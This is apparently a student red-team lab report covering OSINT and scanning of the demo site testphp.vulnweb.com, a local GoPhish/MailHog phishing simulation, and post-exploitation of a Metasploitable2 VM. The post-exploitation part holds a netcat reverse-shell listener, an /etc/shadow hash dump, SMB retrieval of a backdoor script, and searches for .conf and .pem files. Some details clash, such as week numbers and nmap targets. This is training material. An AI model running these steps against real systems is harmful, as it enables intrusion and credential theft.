



Week 3- CYART Red Teaming: Recon & Phishing Lab Report

Author: Yash Patel

Date: 2025-09-18

Repository: cyart-red-teaming / Week-3

Document version: 1.0

Executive Summary

This report documents the Week-2 activities for the CYART Red-Teaming practical: focused reconnaissance (OSINT), web and service enumeration, and a controlled phishing simulation using GoPhish and MailHog. The work was performed in an isolated lab environment on a Kali VM.

Objectives:

1. Perform advanced reconnaissance (passive and active) against a demo target.
 2. Map findings to tactical attacker techniques and produce a prioritized list of issues.
 3. Configure a local phishing lab (GoPhish + MailHog), run a controlled campaign, and capture results.
 4. Produce evidence, workflow steps, and a submission-ready package for GitHub.
-

Environment & Scope

Testing was performed within a contained lab environment on a Kali Linux VM with installed tools: nmap, amass, subfinder, gobuster, nikto, recon-ng (local), GoPhish (service), MailHog (Docker). The target for reconnaissance was the authorized demo site testphp.vulnweb.com, used for vulnerable exercise hosting. No destructive or uncontrolled exploitation was conducted against external systems.

Methodology

The engagement methodology followed the Recon → Enumerate → Assess → Simulate Phishing workflow:

Recon (passive):

- Certificate transparency (crt.sh) queries
 - WHOIS and DNS lookups
 - Passive tools: amass, subfinder
-



Kali Linux

crt.sh | %testphp.vulnweb

+

← → ↺ 🏠

🔒 https://crt.sh/?q=%25.testphp.vulnweb.com

☆

🔒

👤

📄

☰

Kali Linux

Kali Tools

Kali Docs

Kali Forums

Kali NetHunter

Exploit-DB

Google Hacking DB

OffSec

crt.sh

Identity Search

📡

📄

📄

Group by Issuer

Criteria

Type: Identity

Match: ILIKE

Search: 'testphp.vulnweb.com'

Certificates

None found

© Sectigo Limited 2015-2025. All rights reserved.



```
(kali@kali)-[~]
$ whois testphp.vulnweb.com | sed -n '1,40p' > ~/week2/cyart-red-teaming/Week-2/tools/whois_testphp.txt
curl -I http://testphp.vulnweb.com 2>/dev/null | sed -n '1,20p' > ~/week2/cyart-red-teaming/Week-2/tools/http_headers_testphp.txt || true
# display
sed -n '1,40p' ~/week2/cyart-red-teaming/Week-2/tools/whois_testphp.txt
sed -n '1,40p' ~/week2/cyart-red-teaming/Week-2/tools/http_headers_testphp.txt

No match for "TESTPHP.VULNWEB.COM".
>>> Last update of whois database: 2025-09-15T16:26:49Z <<<

NOTICE: The expiration date displayed in this record is the date the
registrar's sponsorship of the domain name registration in the registry is
currently set to expire. This date does not necessarily reflect the expiration
date of the domain name registrant's agreement with the sponsoring
registrar. Users may consult the sponsoring registrar's Whois database to
view the registrar's reported date of expiration for this registration.

TERMS OF USE: You are not authorized to access or query our Whois
database through the use of electronic processes that are high-volume and
automated except as reasonably necessary to register domain names or
modify existing registrations; the Data in VeriSign Global Registry
Services' ("VeriSign") Whois database is provided by VeriSign for
information purposes only, and to assist persons in obtaining information
about or related to a domain name registration record. VeriSign does not
guarantee its accuracy. By submitting a Whois query, you agree to abide
by the following terms of use: You agree that you may use this Data only
for lawful purposes and that under no circumstances will you use this Data
to: (1) allow, enable, or otherwise support the transmission of mass
unsolicited, commercial advertising or solicitations via e-mail, telephone,
or facsimile; or (2) enable high volume, automated, electronic processes
that apply to VeriSign (or its computer systems). The compilation,
repackaging, dissemination or other use of this Data is expressly
prohibited without the prior written consent of VeriSign. You agree not to
use electronic processes that are automated and high-volume to access or
query the Whois database except as reasonably necessary to register
domain names or modify existing registrations. VeriSign reserves the right
to restrict your access to the Whois database in its sole discretion to ensure
operational stability. VeriSign may restrict or terminate your access to the
Whois database for failure to abide by these terms of use. VeriSign
reserves the right to modify these terms at any time.

The Registry database contains ONLY .COM, .NET, .EDU domains and
Registrars.
HTTP/1.1 200 OK
Server: nginx/1.19.0
Date: Mon, 15 Sep 2025 16:27:16 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
```

```
(kali@kali)-[~]
$ subfinder -d testphp.vulnweb.com -o ~/week2/cyart-red-teaming/Week-2/tools/subfinder.txt || true
# show results (or empty)
sed -n '1,200p' ~/week2/cyart-red-teaming/Week-2/tools/subfinder.txt

projectdiscovery.io

[INF] Current subfinder version v2.6.0 (outdated)
[INF] Loading provider config from /home/kali/.config/subfinder/provider-config.yaml
[INF] Enumerating subdomains for testphp.vulnweb.com
sieb-web1.testphp.vulnweb.com
www.testphp.vulnweb.com
[INF] Found 2 subdomains for testphp.vulnweb.com in 35 seconds 168 milliseconds
sieb-web1.testphp.vulnweb.com
www.testphp.vulnweb.com
```



Recon (active):

- Port and service discovery with nmap

```
(kali@kali)-[~]
$ nmap -A -p- -T4 192.168.31.171
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-19 03:51 EDT
Stats: 0:03:09 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 96.55% done; ETC: 03:54 (0:00:05 remaining)
Nmap scan report for 192.168.31.171
Host is up (0.0031s latency).
Not shown: 65506 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to 192.168.31.201
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
|_smtp_commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES,
8BITMIME, DSN
|_ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no s
uch thing outside US/countryName=XX
|_Not valid before: 2010-03-17T14:07:45
|_Not valid after: 2010-04-16T14:07:45
|_sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|_ssl-date: 2025-09-19T07:56:06+00:00; 0s from scanner time.
53/tcp    open  domain       ISC BIND 9.4.2
|_dns-nsid:
|_bind.version: 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-title: Metasploitable2 - Linux
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
```

```
111/tcp   open  rpcbind      2 (RPC #100000)
|_rpcinfo:
|   program version    port/proto  service
|   100000  2          111/tcp    rpcbind
|   100000  2          111/udp    rpcbind
|   100003  2,3,4      2049/tcp   nfs
|   100003  2,3,4      2049/udp   nfs
|   100005  1,2,3      39648/tcp  mountd
|   100005  1,2,3      53531/udp  mountd
|   100021  1,3,4      49193/udp  nlockmgr
|   100021  1,3,4      53141/tcp  nlockmgr
|   100024  1          35180/tcp  status
|   100024  1          53015/udp  status
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp   open  exec?
513/tcp   open  login
514/tcp   open  tcpwrapped
1009/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
|_mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 8
|   Capabilities flags: 43564
|   Some Capabilities: ConnectWithDatabase, SwitchToSSLAfterHandshake, Support41Auth, SupportsTransactions, Speaks4
1ProtocolNew, SupportsCompression, LongColumnFlag
|   Status: Autocommit
|   Salt: b-SxxfwA-x'Xyvg!ju-
1632/tcp  open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
|_ssl-date: 2025-09-19T07:56:06+00:00; +1s from scanner time.
|_ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no s
uch thing outside US/countryName=XX
|_Not valid before: 2010-03-17T14:07:45
|_Not valid after: 2010-04-16T14:07:45
5900/tcp  open  vnc          VNC (protocol 3.3)
|_vnc-info:
|   Protocol version: 3.3
|   Security types:
|     VNC Authentication (2)
6000/tcp  open  x11         (access denied)
6667/tcp  open  irc         UnrealIRCd
6697/tcp  open  irc         UnrealIRCd
8180/tcp  open  unknown
8787/tcp  open  drb         Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drbl)
33097/tcp open  java-rmi     GNU Classpath grmiregistry
35180/tcp open  status      1 (RPC #100024)
```




```
35180/tcp open  status      1 (RPC #100024)
39648/tcp open  mountd      1-3 (RPC #100005)
53141/tcp open  nlockmgr    1-4 (RPC #100021)
MAC Address: 08:00:27:48:43:1D (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_ nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_ smb2-time: Protocol negotiation failed (SMB2)
|_ smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_  System time: 2025-09-19T03:54:53-04:00
|_ clock-skew: mean: 1h00m00s, deviation: 2h00m01s, median: 0s

TRACEROUTE
HOP RTT      ADDRESS
1   3.11 ms  192.168.31.171

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 276.60 seconds

(kali㉿kali)-[~]
$
```

- Web content discovery with gobuster
- Web scanning with nikto and WhatWeb

```
(kali㉿kali)-[~]
$ nikto -h http://testphp.vulnweb.com -output ~/week2/cyart-red-teaming/Week-2/tools/nikto_testphp.txt
# show top lines for screenshot
sed -n '1,40p' ~/week2/cyart-red-teaming/Week-2/tools/nikto_testphp.txt

- Nikto v2.5.0

+ Target IP: 44.228.249.3
+ Target Hostname: testphp.vulnweb.com
+ Target Port: 80
+ Start Time: 2025-09-15 13:46:03 (GMT-4)

+ Server: nginx/1.19.0
+ /: Retrieved x-powered-by header: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /clientaccesspolicy.xml contains a full wildcard entry. See: https://docs.microsoft.com/en-us/previous-versions/windows/silverlight/dotnet-windows-silverlight/cc197955(v=vs.95)?redirectedfrom=MSDN
+ /clientaccesspolicy.xml contains 12 lines which should be manually viewed for improper domains or wildcards. See: https://www.acunetix.com/vulnerabilities/web/insecure-clientaccesspolicy-xml-file/
+ /crossdomain.xml contains a full wildcard entry. See: http://jeremiahgrossman.blogspot.com/2008/05/crossdomainxml-invites-cross-site.html
+ ERROR: Error limit (20) reached for host, giving up. Last error: error reading HTTP response
+ Scan terminated: 20 error(s) and 6 item(s) reported on remote host
+ End Time: 2025-09-15 13:48:04 (GMT-4) (121 seconds)

+ 1 host(s) tested
- Nikto v2.5.0/
+ Target Host: testphp.vulnweb.com
+ Target Port: 80
+ GET /: Retrieved x-powered-by header: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1.
+ GET /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options:
+ GET /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/:
+ GET /clientaccesspolicy.xml contains a full wildcard entry. See: https://docs.microsoft.com/en-us/previous-versions/windows/silverlight/dotnet-windows-silverlight/cc197955(v=vs.95)?redirectedfrom=MSDN:
+ GET /clientaccesspolicy.xml contains 12 lines which should be manually viewed for improper domains or wildcards. See: https://www.acunetix.com/vulnerabilities/web/insecure-clientaccesspolicy-xml-file/:
+ GET /crossdomain.xml contains a full wildcard entry. See: http://jeremiahgrossman.blogspot.com/2008/05/crossdomainxml-invites-cross-site.html:
```



```
(kali@kali)-[~]
└─$ whatweb http://testphp.vulnweb.com -v > "$OUT/whatweb_testphp.txt" || true
sed -n '1,40p' "$OUT/whatweb_testphp.txt"
WhatWeb report for http://testphp.vulnweb.com
Status      : 200 OK
Title       : Home of Acunetix Art
IP          : 44.228.249.3
Country    : UNITED STATES, US

Summary    : ActiveX[D27CDB6E-AE6D-11cf-96B8-444553540000], Adobe-Flash, Email[wvs@acunetix.com], HTTPServer[nginx/1.19.0], nginx[1.19.0], Object[http://download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#version=6,0,29,0] [clsid:D27CDB6E-AE6D-11cf-96B8-444553540000], PHP[5.6.40-38+ubuntu20.04.1+deb.sury.org+1], Script[text/JavaScript], X-Powered-By[PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1]

Detected Plugins:
[ ActiveX ]
    ActiveX is a framework based on Microsoft's Component Object Model (COM) and Object Linking and Embedding (OLE) technologies. ActiveX components officially operate only with Microsoft's Internet Explorer web browser and the Microsoft Windows operating system. - More info: http://en.wikipedia.org/wiki/ActiveX

    Module      : D27CDB6E-AE6D-11cf-96B8-444553540000

[ Adobe-Flash ]
    This plugin identifies instances of embedded adobe flash files.

    Google Dorks: (1)
    Website      : https://get.adobe.com/flashplayer/


[ Email ]
    Extract email addresses. Find valid email address and syntactically invalid email addresses from mailto: link tags. We match syntactically invalid links containing mailto: to catch anti-spam email addresses, eg. bob at gmail.com. This uses the simplified email regular expression from http://www.regular-expressions.info/email.html for valid email address matching.

    String      : wvs@acunetix.com
    String      : wvs@acunetix.com

[ HTTPServer ]
```

Phishing simulation:

- GoPhish installed and run as a system service on Kali VM, admin UI at <https://127.0.0.1:3333>





- <http://127.0.0.1:8025>



Inbox (0)

⊗ Delete all messages

Jim

Jim is a chaos monkey.

Find out more at [GitHub](#).

☐ Enable Jim


```
(kali㉿kali)-[~]
$ sudo docker ps --format "table {{.Names}}\t{{.Image}}\t{{.Ports}}"

[sudo] password for kali:


| NAMES   | IMAGE           | PORTS                                                                            |
|---------|-----------------|----------------------------------------------------------------------------------|
| mailhog | mailhog/mailhog | 0.0.0.0:1025→1025/tcp, :::1025→1025/tcp, 0.0.0.0:8025→8025/tcp, :::8025→8025/tcp |


```

- SMTP profile, email templates (with {{.URL}}), landing page, and campaign executed via GoPhish UI/API





Findings- Recon & Enumeration (High Level)

Artifact	Result / Summary	Location in repo (file)
Whois/DNS	Domain resolves to 44.228.249.3 (EC2 host)	tools/whois_testphp.txt, tools/dig_testphp.txt
Nmap	Port 80 open (nginx 1.19.0)	tools/nmap_44.228.249.3.txt
Gobuster	Enumerated /admin, /cgi-bin, /crossdomain.xml, /index.php	tools/gobuster_testphp.txt
Nikto	HTTP header weaknesses and clientaccesspolicy wildcard	tools/nikto_testphp.txt
Amass / Subfinder	Identified subdomains sieb-web1.testphp.vulnweb.com and www.testphp.vulnweb.com	tools/amass_*.txt, tools/subfinder.txt
GoPhish + MailHog	Phishing campaign executed and email captured	tools/gophish_campaigns.json, tools/mailhog_messages.json

Phishing Lab- Execution Steps (Reproducible)

1. Start / confirm services:

```
sudo systemctl start gophish
```

```
sudo docker run -d --name mailhog -p 1025:1025 -p 8025:8025 mailhog/mailhog
```

2. Create SMTP profile (via GoPhish API):

```
cat > /tmp/gophish_smtp.json <<'JSON'
```

```
curl -s -X POST "https://127.0.0.1:3333/api/smtp" -H "Content-Type: application/json" -H "Authorization: ${APIKEY}" --data @/tmp/gophish_smtp.json -k
```

3. Template creation (with {{.URL}} placeholder):

```
curl -s -X POST "https://127.0.0.1:3333/api/templates" -H "Authorization: ${APIKEY}" --data @/tmp/gophish_template.json -k
```

4. Landing page and group creation

5. Campaign creation and launch

6. Verify capture in MailHog at <http://127.0.0.1:8025> and export captured messages:

```
curl -s http://127.0.0.1:8025/api/v2/messages > tools/mailhog_messages.json
```



Penetration Testing Engagement: Detailed Tasks and Findings

1. Initial Access

Gained reverse shell access on the Metasploitable2 target via a Netcat listener.

nc -lvnp 4444

```
(kali@kali)-[~]
$ nc -lvnp 4444
Listening on 0.0.0.0 4444
Connection received on 192.168.0.107 40714
python3 -c 'import pty; pty.spawn("/bin/bash")'
export TERM=xterm

ls
vulnerable
whoami
root
```

2. Reverse Shell Stabilization & Privilege Escalation

Upgraded shell to a stable fully interactive TTY; gained root privileges.

python3 -c 'import pty; pty.spawn("/bin/bash"); export TERM=xterm; whoami

3. Directory and Sensitive File Enumeration

Enumerated main vulnerable directories and sensitive folders such as mysql-ssl and tikiwiki.

ls -la vulnerable

ls -la vulnerable/mysql-ssl

4. Password Hash Extraction

Extracted hashes from /etc/shadow for offline cracking.

cat /etc/shadow

```
www-data:!:14684:0:99999:7:::
backup:!:14684:0:99999:7:::
list:!:14684:0:99999:7:::
irc:!:14684:0:99999:7:::
gnats:!:14684:0:99999:7:::
nobody:!:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:!:14684:0:99999:7:::
syslog:!:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:!:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zCw3mLtUWA.iH2jA5/:14684:0:99999:7:::
bind:!:14685:0:99999:7:::
postfix:!:14685:0:99999:7:::
ftp:!:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQg2Uu05pAoUvfJhfcYe/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55:!:14691:0:99999:7:::
distccd:!:14698:0:99999:7:::
user:$1$HESu9xrH$K.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kr3ue7J2$7GxELDupr50hp6cj23Bu/:14715:0:99999:7:::
telnetd:!:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd:!:15474:0:99999:7:::
sh-3.2#
```




5. SMB Enumeration and File Access

Enumerated SMB shares using valid credentials and accessed the tmp share to download backdoor scripts.

```
smbclient -L \\192.168.0.107 -U msfadmin
```

Then inside smbclient:

```
ls
```

```
get backdoor.sh
```

```
(impacket-venv)-(kali@kali)-[~]
└─$ smbclient //192.168.0.107/tmp -U msfadmin
Password for [WORKGROUP\msfadmin]:
Try "help" to get a list of possible commands.
smb: \> ls
.                D           0  Fri Sep 19 15:31:54 2025
..               DR          0  Sun May 20 14:36:12 2012
.ICE-unix        DH          0  Fri Sep 19 12:16:00 2025
backdoor.sh      AR          56  Fri Sep 19 14:55:32 2025
.X11-unix        DH          0  Fri Sep 19 12:16:15 2025
persistence.log  N          1568  Fri Sep 19 15:32:01 2025
.X0-lock         HR          11  Fri Sep 19 12:16:15 2025
4695.jsvc_up     R           0  Fri Sep 19 12:16:29 2025
test.txt         N          1176  Fri Sep 19 15:32:01 2025
tikiwiki         DR          0  Fri Sep 19 15:18:09 2025

7282168 blocks of size 1024. 5389260 blocks available
smb: \> get backdoor.sh
get persistence.log
get test.txt
getting file \backdoor.sh of size 56 as get (2.3 KiloBytes/sec) (average 2.3 KiloBytes/sec)
smb: \> cd tikiwiki
ls
smb: \tikiwiki> ls
.                DR          0  Fri Sep 19 15:18:09 2025
..               D           0  Fri Sep 19 15:31:54 2025
tikiwiki-1.9.11  D           0  Tue Apr  8 20:45:41 2008

7282168 blocks of size 1024. 5389244 blocks available
smb: \tikiwiki>
```

6. Network Scanning for Lateral Movement

Performed subnet and host scans to identify lateral movement targets.

```
nmap -sn 192.168.0.0/24
```

7. Final Root Confirmation & Persistence Verification

Confirmed root privileges and verified backdoor persistence via cron jobs.

```
whoami
```

```
crontab -l
```

8. Data Exfiltration and Post-Exploitation

Enumerated sensitive files and logs for potential exfiltration.

```
find / -type f \( -iname "*.conf" -o -iname "*.pem" \) 2>/dev/null
```

```
ps aux
```



netstat -tulnp

```
(impacket-venv)-(kali㉿kali)-[~]
└─$ find /home -type f -mtime -30 2>/dev/null | head -n 20
/home/kali/smallwordlist.txt
/home/kali/.vboxclient-seamless-tty7-service.pid
/home/kali/.vboxclient-vmvga-session-tty7-control.pid
/home/kali/ssh_wordlist.txt
/home/kali/terraform.tfstate
/home/kali/protocol_breakdown.png
/home/kali/.zsh_history
/home/kali/metasploitable_hashes.txt
/home/kali/top_talkers.png
/home/kali/targets.csv
/home/kali/traffic_analyzer.py
/home/kali/.xsession-errors.old
/home/kali/tools/impacket/MANIFEST.in
/home/kali/tools/impacket/examples/GetUserSPNs.py
/home/kali/tools/impacket/examples/mqtt_check.py
/home/kali/tools/impacket/examples/kintercept.py
/home/kali/tools/impacket/examples/ticketConverter.py
/home/kali/tools/impacket/examples/getTGT.py
/home/kali/tools/impacket/examples/reg.py
/home/kali/tools/impacket/examples/GetADComputers.py
```

Recommendations & Remediation

- Patch all vulnerable services identified during the engagement.
- Disable or secure unnecessary SMB shares and enforce strong authentication.
- Implement multi-factor authentication for critical accounts.
- Regularly audit cron jobs and monitor for unexpected persistence.
- Conduct periodic penetration testing and vulnerability scanning.

Conclusion

The engagement revealed critical vulnerabilities allowing unauthorized root access and persistence within the internal network. Addressing these will substantially improve the organizational security posture. Prioritize remediation steps and schedule ongoing security assessments.
